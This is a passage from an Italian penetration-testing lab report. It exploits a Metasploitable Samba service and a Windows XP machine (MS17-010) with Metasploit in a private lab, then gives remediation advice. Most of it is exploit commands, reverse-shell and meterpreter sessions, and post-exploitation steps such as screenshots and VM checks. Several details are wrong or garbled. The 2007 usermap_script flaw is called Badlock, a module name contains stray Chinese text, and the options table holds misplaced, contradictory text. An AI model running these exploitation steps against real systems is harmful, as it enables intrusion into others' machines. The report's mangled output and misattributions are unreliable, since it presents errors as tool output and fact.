0  exploit/multi/samba/usermap_script  2007-05-14      excellent  No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Figura 48

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
^[[3~msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
```

Figura 49

Quando tutto è configurato, si lancia l'attacco con il comando «exploit». Questo payload ci restituisce una shell dentro la macchina vittima, possiamo utilizzare un comando per confermare, come *ifconfig*, per controllare la configurazione rete di Metasploitable.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:52804) at 2024-01-23 11:25:54 +0000
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:94:82:ea
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe94:82ea/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:19067 errors:0 dropped:0 overruns:0 frame:0
            TX packets:14370 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:2210415 (2.1 MB) TX bytes:2460297 (2.3 MB)
            Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:817 errors:0 dropped:0 overruns:0 frame:0
            TX packets:817 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:132833 (129.7 KB) TX bytes:132833 (129.7 KB)
```

Figura 50

Giorno 4

Azione di rimedio | Badlock exploit

La vulnerabilità sfruttata è conosciuta come un “Badlock”, una vulnerabilità nel servizio Samba che è stata pubblicata nel 2016. Questa vulnerabilità consente di effettuare un attacco *Man in the Middle*, dove un malintenzionato posizionato all'interno della rete può intercettare comunicazioni fra un client e un server Samba, e in questo caso anche implementare una *Reverse TCP shell* remota, che consente all'attaccante di eseguire comandi che potrebbero causare una moltitudine di azioni dannose. Per fortuna, rimediare a questa vulnerabilità è piuttosto semplice.

- Aggiornare il servizio Samba ad una versione 4.2.11/ 4.3.8/ 4.4.2 o più nuova, dove è stata implementato un *patch* che rimedia il bug di “Badlock”
- Cambiare la porta dove è in ascolto il servizio Samba, dalla default 445 ad una non standard.
- Implementare una ACL (access control list) e configurare il Firewall aziendale in modo che consenta l'accesso solo ad un range d'IP dentro la rete aziendale.

GIORNO 5

**Scansione Nessus|Exploit Windows con
Metasploit**

Configurazione di parametri di rete per Kali

Per modificare i parametri di rete utilizziamo il comando:

« sudo nano /etc/network/interfaces »

Potrebbe essere necessario inserire la password se richiesta (in questo caso "kali"). Configuriamo dunque i parametri come di seguito in Figura 51.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.200.100/24
gateway 192.168.200.1
```

Figura 51

Configurazione di parametri di rete per Windows XP

Per configurare i parametri di rete IPV4 su Windows XP, possiamo utilizzare le impostazioni del sistema operativo fornite tramite interfaccia grafica all'interno del pannello di controllo (Al contrario di come fatto finora, tramite terminale. Vedi Settaggio parametri di rete su Kali Linux)

Giorno 5

Per editare i parametri su Windows eseguiamo dunque il seguente Path di ricerca:

Start>Pannello di controllo>Rete e connessioni internet>Connessioni di rete>Tasto destro sulla scheda di rete>proprietà>Tasto sinistro su Protocollo Internet (TCP/UDP)>proprietà

Configuriamo poi come da Figura 52.




Figura 52

Giorno 5

Dopo aver configurato le macchine possiamo avviare lo scan di Nessus, che ci permetterà di evidenziare le eventuali vulnerabilità.

Scansione vulnerabilità con Nessus

Nessus è un software di scansione della sicurezza utilizzato per individuare e valutare vulnerabilità nei sistemi informatici. Avviamo il tool utilizzando il comando da terminale :

« sudo systemctl start nessusd.service »

Dopo l'avvio del Nessus (che non darà nessun risultato) si apre il browser e si cerca il seguente sito “[https://\(nome dell'utente in uso , in questo caso kali in quanto abbiamo eseguito il login con l'utente kali\):8824](https://(nome dell'utente in uso , in questo caso kali in quanto abbiamo eseguito il login con l'utente kali):8824)” , comparirà dunque la schermata di Nessus con login e registrazione , (Eseguire la registrazione se non si possiede già un account Nessus);

Una volta posizionati sulla *home page* , clicchiamo su *new scan*.




Figura 53

Giorno 5

Dopodiché scegliamo Basic Network scan come metodo di scansione. Vedi Figura 54.





Figura 54

Diamo un nome alla scansione e forniamo un IP target. Dopo aver salvato i dati inseriti , possiamo far partire la scansione.



New Scan / Basic Network Scan

Back to Scan Templates

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name: Windows XP

Description:

Folder: My Scans

Targets: 192.168.200.200

Upload Targets Add File

Save Cancel

Figura 55

Giorno 5

Risultati dello Scan:

Una volta terminato lo scan andiamo a vedere se fra esse è presente la vulnerabilità che la traccia ci chiede di Exploitare. Per questa traccia la vulnerabilità in questione è: MS17-010

Nota Figura 56



Figura 56

Questa vulnerabilità sfrutta la porta tcp 445 di Windows XP

Exploit con Metasploitable

Dopo aver verificato l'esistenza della vulnerabilità , startiamo il Metasploit su kali utilizzando il comando :

« msfconsole »

Andiamo a cercare l'exploit corretto, utilizzando il comando seguente:

« search ms17_010 »

Giorno 5

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > search ms17_010

Matching Modules
=====
#  Name
-  ---
0  exploit/windows/smb/ms17_010_永恒之蓝
1  exploit/windows/smb/ms17_010_psexec
2  auxiliary/admin/smb/ms17_010_command
3  auxiliary/scanner/smb/smb_ms17_010

Description
The remote Windows host is affected by the MS17-010 security update for Microsoft Windows. An information disclosure vulnerability exists in Microsoft Server Message Block 1 (SMB1). An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to obtain sensitive information from the target host. This module targets the ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNTHETIC vulnerabilities.

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010 to interact with module 3.

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
=====
Name          Current Setting
----          -----
DBGTRACE      false
LEAKATTEMPTS  99
NAMEDPIPE     /usr/share/metasploit-framework/data/wordlists/named_p
PROGTS        1

An information disclosure vulnerability exists in Microsoft Server Message Block 1 (SMB1). An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to obtain sensitive information from the target host. This module targets the ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNTHETIC vulnerabilities.

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
=====
Name          Current Setting
----          -----
DBGTRACE      false
LEAKATTEMPTS  99
NAMEDPIPE     /usr/share/metasploit-framework/data/wordlists/named_p
PROGTS        1
```

Figura 57

Tra vari exploit disponibili scegliamo la seconda con il comando :

« use exploit/windows/smb/ms17_010_psexec »

o in alternativa il comando

« use 1 »

Giorno 5

Vediamo le opzioni da settare utilizzando il comando:

« show options »

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options
[*] Exploit : windows/smb/ms17_010_psexec (MS17_010: Security Update for Microsoft Windows SMB Server (40133))
[*] Target  : windows/smb/ms17_010_psexec
[*] Method  : psexec
[*] Port    : 445
[*] Timeout : 60s
[*] Threads : 1
[*] Status  : Exploit set

Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Description
----          -----          -----
DBGTRACE      false          Remote code execution vulnerabilities exist in Microsoft Server Message Block (SMB) 1.0/2.0. These vulnerabilities can be exploited by an unauthenticated, remote attacker via a specially crafted packet to execute arbitrary code on the target system.
LEAKATTEMPTS  99            An unauthenticated, remote attacker can exploit these vulnerabilities via a specially crafted packet to leak sensitive information from the target system.
NAMEDPIPE     CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
RHOSTS        192.168.200.200
RPORT         445            Remote port to connect to. This is the port that the exploit module will use to connect to the target system. It is recommended to use a port that is not commonly used, such as 445, to increase the chances of success.
SERVICE_DESCRIPTION
SERVICE_DISPLAY_NAME
SERVICE_NAME   Microsoft's ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of the most well-known and widely used SMB vulnerabilities. They were first discovered in 2017 by a group known as the Shadow Brokers. WannaCry / WannaCryptor and Petya are two well-known malware families that utilize these vulnerabilities.
SHARE         ADMIN$          The share name to connect to. This is the share that the exploit module will use to connect to the target system. It is recommended to use a share that is commonly used, such as ADMIN$.
SMBDomain    .
SMBPass      .
SMBUser      .

Solution
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 10.0. These patches are available at http://www.microsoft.com/en-us/download/details.aspx?id=53393. It is recommended that users discontinue the use of these older Windows versions. SMBv1 can be disabled by following the vendor instructions for each specific version.

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
----          -----          -----          -----
EXITFUNC      thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.200.100  yes       The listen address (an interface may be specified)
LPORT         7777           yes       The listen port

See Also
Exploit target:
  Id  Name
  --  --
  0   Automatic


```

Figura 58

Le opzioni che ci viene chiesto dal tool di settare sono tutte indicate da “yes” all’interno della colonna “Required”.

Ci viene dunque richiesto di settare l’host presso cui vogliamo effettuare l’exploit utilizzando il comando «set RHOST» come da Figura 59.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > 
```

Figura 59

Giorno 5

Inoltre ci viene richiesto di settare la porta in ascolto, eseguiamo utilizzando il comando «set LPORT».

Configuriamo tutto come da figura 59.

Infine dopo aver settato i parametri correttamente avviamo il nostro attacco utilizzando il comando « exploit ».

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200.200:445 - <-----[+] Entering Danger Zone |----->
[*] 192.168.200.200:445 - [*] Preparing dynamite...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86)...Boom!
[*] 192.168.200.200:445 - [*] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - <-----[+] Leaving Danger Zone |----->
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x81f94da8
[*] 192.168.200.200:445 - Built a write-what-where primitive...
[*] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... ATS2CVSL.exe
[*] 192.168.200.200:445 - Created '\ATS2CVSL.exe...
[*] 192.168.200.200:445 - Service started successfully...
[*] Sending stage (175688 bytes) to 192.168.200.200
[*] 192.168.200.200:445 - Deleting '\ATS2CVSL.exe...
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:1048) at 2024-01-24 08:47:06 +0000

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > whois
[-] Unknown command: whois
meterpreter > clear
[-] Unknown command: clear
meterpreter > ipconfig

Interface 1
*****
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1526
IPv4 Address : 127.0.0.1

Interface 2
*****
Name      : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 00:00:27:57:37:e1
MTU       : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

meterpreter > 
```

Figura 60

Come richiesto dalla traccia andremo a catturare uno screenshot dello schermo appartenente alla macchina vittima, effettuando un check dei dispositivi webcam connessi alla macchina. Verificando così anche se la macchina in esecuzione si rivela una macchina virtuale o una macchina fisica. Per eseguire lo screenshot utilizziamo il comando in Figura 61:

```
meterpreter > screenshot
Screenshot saved to: /home/kali/Bfhloizm.jpeg
```

Figura 61

Giorno 5




Figura 62

Per check degli dispositivi con il comando:

« `webcam_list` »

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Figura 63

E per la verifica della macchina :

« `run post/windows/gather/checkvm` »

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Figura 64

Giorno 5

Azione di rimedio | SMB vulnerability

La azioni consigliate da eseguire per mitigare le vulnerabilità rilevate sono le seguenti:

- Implementare la patch di emergenza fornita da Microsoft
- Disabilitare il servizio SMBv1
- Bloccare le porte Tcp 445 , Tcp 137/139 e Udp 137/138

Inoltre crediamo sia fondamentale sottolineare come la patch di emergenza di Windows sia una soluzione per mitigare il problema senza però risolverlo completamente. Windows XP è un sistema operativo ormai obsoleto e soggetto a diversi bug che sono stati invece risolti nei Sistemi Operativi commercializzati successivamente.

Windows XP è dunque un sistema operativo ormai poco affidabile in quanto non saranno più disponibili nuovi aggiornamenti.

Il consiglio che dunque preme di più sottolineare è quello di optare per un nuovo sistema operativo, passando così ad uno più recente che dunque non contenga questo tipo di vulnerabilità. Inoltre, al contrario di Windows XP, se si dovesse incappare in nuove vulnerabilità anche sul nuovo sistema operativo potremmo ricorrere agli aggiornamenti pubblicati dalla casa produttrice

Team Genesi

Giorno 5